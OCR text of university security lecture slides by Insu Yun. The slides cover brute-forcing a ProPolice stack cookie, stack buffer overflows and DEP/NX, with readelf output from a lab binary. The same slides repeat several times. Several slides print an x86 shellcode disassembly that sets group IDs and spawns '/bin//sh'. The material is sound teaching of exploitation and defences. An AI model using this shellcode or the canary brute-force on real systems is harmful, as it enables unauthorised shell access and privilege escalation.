
Stack Cookie: Bypassing ProPolice

- Attack
  - Try to guess the second last byte of the cookie
  - 0x00 ~ 0xff (256 trials)
- Result
  - Stack smashing detected on
    - 00, 01, 02, 03, …, 0x54
  - When testing 0x55
    - No smashing and return correctly




Stack Cookie: Bypassing ProPolice

- Attack
  - Try to guess the second last byte of the cookie
  - 0x00 ~ 0xff (256 trials)
- Result
  - Stack smashing detected on
    - 00, 01, 02, 03, …, 0x54
  - When testing 0x55
    - No smashing and return correctly



Stack Cookie: Bypassing ProPolice

- Attack
  - Try to guess the second last byte of the cookie
  - 0x00 ~ 0xff (256 trials)
- Result
  - Stack smashing detected on
    - 00, 01, 02, 03, …, 0x54
  - When testing 0x55
    - No smashing and return correctly




Stack Cookie: Bypassing ProPolice

- An easy brute force attack
  - Max 256 trials to match 1 byte value
  - Move forward if found the value
    - In 32-bit: 4 * 256 = max 1,024 trials
    - In 64-bit: 8 * 256 = max 2,048 trials

Stack Cookie: Weaknesses

- Random becomes non-random if fork()-ed..




DEP/ASLR

Insu Yun


Today's lecture

- Understand Data Execution Prevention (DEP)
- Understand how to bypass DEP (ret2libc)
- Understand Address Space Layout Randomization (ASLR)
- Understand how to bypass ASLR

Stack Buffer Overflow + Run Shellcode




Stack Buffer Overflow + Run Shellcode





```
 0:   6a 32            push   $0x32
 2:   58               pop    %eax
 3:   cd 80            int    $0x80
 5:   89 c3            mov    %eax,%ebx
 7:   89 c1            mov    %eax,%ecx
 9:   6a 47            push   $0x47
 b:   58               pop    %eax
 c:   cd 80            int    $0x80
 e:   6a 0b            push   $0xb
10:   58               pop    %eax
11:   99               cltd
12:   89 d1            mov    %edx,%ecx
14:   52               push   %edx
15:   68 6e 2f 73 68   push   $0x68732f6e
1a:   68 2f 2f 62 69   push   $0x69622f2f
1f:   89 e3            mov    %esp,%ebx
21:   cd 80            int    $0x80
```

Stack Buffer Overflow + Run Shellcode





```
 0:   6a 32            push   $0x32
 2:   58               pop    %eax
 3:   cd 80            int    $0x80
 5:   89 c3            mov    %eax,%ebx
 7:   89 c1            mov    %eax,%ecx
 9:   6a 47            push   $0x47
 b:   58               pop    %eax
 c:   cd 80            int    $0x80
 e:   6a 0b            push   $0xb
10:   58               pop    %eax
11:   99               cltd
12:   89 d1            mov    %edx,%ecx
14:   52               push   %edx
15:   68 6e 2f 73 68   push   $0x68732f6e
1a:   68 2f 2f 62 69   push   $0x69622f2f
1f:   89 e3            mov    %esp,%ebx
21:   cd 80            int    $0x80
```

Stack Buffer Overflow + Run Shellcode





```
 0:   6a 32            push   $0x32
 2:   58               pop    %eax
 3:   cd 80            int    $0x80
 5:   89 c3            mov    %eax,%ebx
 7:   89 c1            mov    %eax,%ecx
 9:   6a 47            push   $0x47
 b:   58               pop    %eax
 c:   cd 80            int    $0x80
 e:   6a 0b            push   $0xb
10:   58               pop    %eax
11:   99               cltd
12:   89 d1            mov    %edx,%ecx
14:   52               push   %edx
15:   68 6e 2f 73 68   push   $0x68732f6e
1a:   68 2f 2f 62 69   push   $0x69622f2f
1f:   89 e3            mov    %esp,%ebx
21:   cd 80            int    $0x80
```

Stack Buffer Overflow + Run Shellcode




```
 0:   6a 32            push   $0x32
 2:   58               pop    %eax
 3:   cd 80            int    $0x80
 5:   89 c3            mov    %eax,%ebx
 7:   89 c1            mov    %eax,%ecx
 9:   6a 47            push   $0x47
 b:   58               pop    %eax
 c:   cd 80            int    $0x80
 e:   6a 0b            push   $0xb
10:   58               pop    %eax
11:   99               cltd
12:   89 d1            mov    %edx,%ecx
14:   52               push   %edx
15:   68 6e 2f 73 68   push   $0x68732f6e
1a:   68 2f 2f 62 69   push   $0x69622f2f
1f:   89 e3            mov    %esp,%ebx
21:   cd 80            int    $0x80
```

Stack Buffer Overflow + Run Shellcode




```
 0:   6a 32             push   $0x32
 2:   58                pop    %eax
 3:   cd 80             int    $0x80
 5:   89 c3             mov    %eax,%ebx
 7:   89 c1             mov    %eax,%ecx
 9:   6a 47             push   $0x47
 b:   58                pop    %eax
 c:   cd 80             int    $0x80
 e:   6a 0b             push   $0xb
10:   58                pop    %eax
11:   99                cltd
12:   89 d1             mov    %edx,%ecx
14:   52                push   %edx
15:   68 6e 2f 73 68    push   $0x68732f6e
1a:   68 2f 2f 62 69    push   $0x69622f2f
1f:   89 e3             mov    %esp,%ebx
21:   cd 80             int    $0x80
```

Stack Buffer Overflow + Run Shellcode

ADDR of SHELLCODE
EEEE
DDDD
CCCC
BBBB
AAAA


```
 0:   6a 32            push   $0x32
 2:   58               pop    %eax
 3:   cd 80            int    $0x80
 5:   89 c3            mov    %eax,%ebx
 7:   89 c1            mov    %eax,%ecx
 9:   6a 47            push   $0x47
 b:   58               pop    %eax
 c:   cd 80            int    $0x80
 e:   6a 0b            push   $0xb
10:   58               pop    %eax
11:   99               cltd
12:   89 d1            mov    %edx,%ecx
14:   52               push   %edx
15:   68 6e 2f 73 68   push   $0x68732f6e
1a:   68 2f 2f 62 69   push   $0x69622f2f
1f:   89 e3            mov    %esp,%ebx
21:   cd 80            int    $0x80
```

Stack Buffer Overflow + Run Shellcode

ADDR of SHELLCODE
EEEE
DDDD
CCCC
BBBB
AAAA

```
 0:   6a 32             push   $0x32
 2:   58                pop    %eax
 3:   cd 80             int    $0x80
 5:   89 c3             mov    %eax,%ebx
 7:   89 c1             mov    %eax,%ecx
 9:   6a 47             push   $0x47
 b:   58                pop    %eax
 c:   cd 80             int    $0x80
 e:   6a 0b             push   $0xb
10:   58                pop    %eax
11:   99                cltd
12:   89 d1             mov    %edx,%ecx
14:   52                push   %edx
15:   68 6e 2f 73 68    push   $0x68732f6e
1a:   68 2f 2f 62 69    push   $0x69622f2f
1f:   89 e3             mov    %esp,%ebx
21:   cd 80             int    $0x80
```

Stack Buffer Overflow + Run Shellcode




```
 0:   6a 32             push   $0x32
 2:   58                pop    %eax
 3:   cd 80             int    $0x80
 5:   89 c3             mov    %eax,%ebx
 7:   89 c1             mov    %eax,%ecx
 9:   6a 47             push   $0x47
 b:   58                pop    %eax
 c:   cd 80             int    $0x80
 e:   6a 0b             push   $0xb
10:   58                pop    %eax
11:   99                cltd
12:   89 d1             mov    %edx,%ecx
14:   52                push   %edx
15:   68 6e 2f 73 68    push   $0x68732f6e
1a:   68 2f 2f 62 69    push   $0x69622f2f
1f:   89 e3             mov    %esp,%ebx
21:   cd 80             int    $0x80
```


Data Execution Prevention


Data Execution Prevention

- Q: Know how to exploit a buffer overflow vuln. What's next?
  - A: Jump to your shellcode!

- Another Q: why do we let the attacker run a shellcode? Block it!
  - Attacker uploads and runs shellcode in the stack
  - Stack only stores data
  - Why stack is executable?
    - Make it non-executable!

Von Neumann VS Harvard






http://www.tomchrane.com/Architecture/Architectures.jpg


All Readable Memory was Executable

- Intel/AMD CPUs
  - No executable flag in page table entry – only checks RW
  - AMD64 – introduced NX bit (No-eXecute, in 2003)




All Readable Memory was Executable

- Intel/AMD CPUs
  - No executable flag in page table entry – only checks RW
  - AMD64 – introduced NX bit (No-eXecute, in 2003)
- Windows
  - Supporting DEP from Windows XP SP2 (in 2004)
- Linux
  - Supporting NX since 2.6.8 (in 2004)



All Readable Memory was Executable

- Intel/AMD CPUs
  - No executable flag in page table entry – only checks RW
  - AMD64 – introduced NX bit (No-eXecute, in 2003)
- Windows
  - Supporting DEP from Windows XP SP2 (in 2004)
- Linux
  - Supporting NX since 2.6.8 (in 2004)



DEP, NX (No eXecute),
W⊕X (Write XOR Execute)

Exec / non-exec stack

- $ readelf -l /home/lab03/jmp-to-stack/target

```
Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x00120 0x00120 R E 0x4
  INTERP         0x000154 0x08048154 0x08048154 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x007c8 0x007c8 R E 0x1000
  LOAD           0x000f08 0x08049f08 0x08049f08 0x0012c 0x00130 RW  0x1000
  DYNAMIC        0x000f14 0x08049f14 0x08049f14 0x000e8 0x000e8 RW  0x4
  NOTE           0x000168 0x08048168 0x08048168 0x00044 0x00044 R   0x4
  GNU_EH_FRAME   0x0006b0 0x080486b0 0x080486b0 0x00034 0x00034 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x10
  GNU_RELRO      0x000f08 0x08049f08 0x08049f08 0x000f8 0x000f8 R   0x1
```

Exec / non-exec stack

- $ readelf -l /home/lab05/libbase/target

```
Program Headers:
